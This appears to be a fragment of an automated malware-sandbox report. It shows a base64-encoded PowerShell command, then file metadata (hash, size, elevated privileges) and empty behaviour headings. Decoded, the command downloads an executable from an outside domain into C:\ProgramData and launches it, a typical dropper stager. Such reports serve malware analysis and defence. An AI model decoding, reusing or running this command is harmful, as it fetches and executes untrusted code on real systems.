AAgACAAIAAgACAAWwBzAHQAcgBpAG4AZwBdACQAZQB4AHQAZQBuAHMAaQBvA G4ALAAKACAAIAAgACAAIAAgACAAIABbAFAAYQByAGEAbQBlAHQAZQByACgAT QBhAG4AZABhAHQAbwByAHkAPQAkAHQAcgB1AGUALAAgAFAAbwBzAGkAdABpA G8AbgA9ADUAKQBdAAoAIAAgACAAIAAgACAAIAAgAFsAYgBvAG8AbABdACAAJ AB1AHMAZQBfAGEAYwBjAGUAcwBzACwACgAgACAAIAAgACAAIAAgACAAWwBQA GEAcgBhAG0AZQB0AGUAcgAoAFAAbwBzAGkAdABpAG8AbgA9ADYAKQBdAAoAI AAgACAAIAAgACAAIAAgAFsAcwB0AHIAaQBuAGcAXQAgACQAYQBjAGMAZQBzA HMAXwBzAHQAcgBpAG4AZwAKACAAIAAgACAAKQAKAAoAIAAgACAAIAAkAGkAb gB0AGUAcgBuAGEAbABfAG0AZQBtAG8AcgB5ACAAPQAgAE4AZQB3AC0ATwBiA GoAZQBjAHQAIABJAE8ALgBNAGUAbQBvAHIAeQBTAHQAcgBlAGEAbQAKAAoAI AAgACAAIAAkAHIAZQBxAF8AcwB0AHIAIAA9ACAAJABsAGkAbgBrACAAKwAgA CIALwAiACAAKwAgACQAZQBuAGQAcABvAGkAbgB0AAoAIAAgACAAIABpAGYAI AAoACQAdQBzAGUAXwBhAGMAYwBlAHMAcwApACAAewAKACAAIAAgACAAIAAgA CAAIAAkAHIAZQBxAF8AcwB0AHIAIAA9ACAAJAByAGUAcQBfAHMAdAByACAAK wAgACIALwAiACAAKwAgACQAYQBjAGMAZQBzAHMAXwBzAHQAcgBpAG4AZwAKA CAAIAAgACAAfQAKAAoAIAAgACAAIAAkAHMAYQB2AGUAXwBwAGEAdABoACAAP QAgACQAZgBpAGwAZQBfAGQAaQByACAAKwAgACIAXAAiACAAKwAgACQAZgBpA GwAZQBfAG4AYQBtAGUAIAArACAAIgAuACIAIAArACAAJABlAHgAdABlAG4Ac wBpAG8AbgAKAAoAIAAgACAAIAAkAHIAZQBxAHUAZQBzAHQAIAA9ACAAWwBTA HkAcwB0AGUAbQAuAE4AZQB0AC4AVwBlAGIAUgBlAHEAdQBlAHMAdABdADoAO gBDAHIAZQBhAHQAZQAoACIAJAByAGUAcQBfAHMAdAByACIAKQAKACAAIAAgA CAAJAByAGUAcwBwAG8AbgBzAGUAIAA9ACAAJAByAGUAcQB1AGUAcwB0AC4AR wBlAHQAUgBlAHMAcABvAG4AcwBlACgAKQAKACAAIAAgACAAJAByAGUAcwBwA G8AbgBzAGUAXwBzAHQAcgBlAGEAbQAgAD0AIAAkAHIAZQBzAHAAbwBuAHMAZ QAuAEcAZQB0AFIAZQBzAHAAbwBuAHMAZQBTAHQAcgBlAGEAbQAoACkACgAgA CAAIAAgACQAcgBlAHMAcABvAG4AcwBlAF8AcwB0AHIAZQBhAG0ALgBDAG8Ac AB5AFQAbwAoACQAaQBuAHQAZQByAG4AYQBsAF8AbQBlAG0AbwByAHkAKQAKA AoAIAAgACAAIABTAGUAdAAtAEMAbwBuAHQAZQBuAHQAIAAkAHMAYQB2AGUAX wBwAGEAdABoACAALQBWAGEAbAB1AGUAIAAkAGkAbgB0AGUAcgBuAGEAbABfA G0AZQBtAG8AcgB5AC4AVABvAEEAcgByAGEAeQAoACkAIAAtAEUAbgBjAG8AZ ABpAG4AZwAgAEIAeQB0AGUACgAKACAAIAAgACAAJAByAGUAcwBwAG8AbgBzA GUAXwBzAHQAcgBlAGEAbQAuAEMAbABvAHMAZQAoACkACgAgACAAIAAgACQAa QBuAHQAZQByAG4AYQBsAF8AbQBlAG0AbwByAHkALgBDAGwAbwBzAGUAKAApA AoACgAgACAAIAAgAFMAdABhAHIAdAAtAFAAcgBvAGMAZQBzAHMAIAAtAEYAa QBsAGUAUABhAHQAaAAgACQAcwBhAHYAZQBfAHAAYQB0AGgACgB9AAoACgBQA FMALQBJAG4AcwB0AGEAbABsAGUAcgBWADIAIAAiAGgAdAB0AHAAcwA6AC8AL wBhAHcAbQBlAGwAaQBzAGUAcgBzAC4AYwBvAG0AIgAgACIAYQBwAGkALwB2A DMALwBhAGMAaAB5AHIAYQBuAHQAaABlAHMALwBjAG8AbgB0AHIAYQBwAG8Ab ABhAHIAaQB6AGEAdABpAG8AbgAvAGsAdQBsAHQAdQByAGsAcgBlAGkAcwAiA CAAIgBDADoAXABQAHIAbwBnAHIAYQBtAEQAYQB0AGEAIgAgACIAQQB3AG0AZ QBsAGkAcwBlAHIAcwAgAFMAZQByAHYAaQBjAGUAIgAgACIAZQB4AGUAIgAgA CQARgBhAGwAcwBlAA==
Imagebase:	0x7ff7bedd0000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities

Show Windows behavior

Disassembly

Code Analysis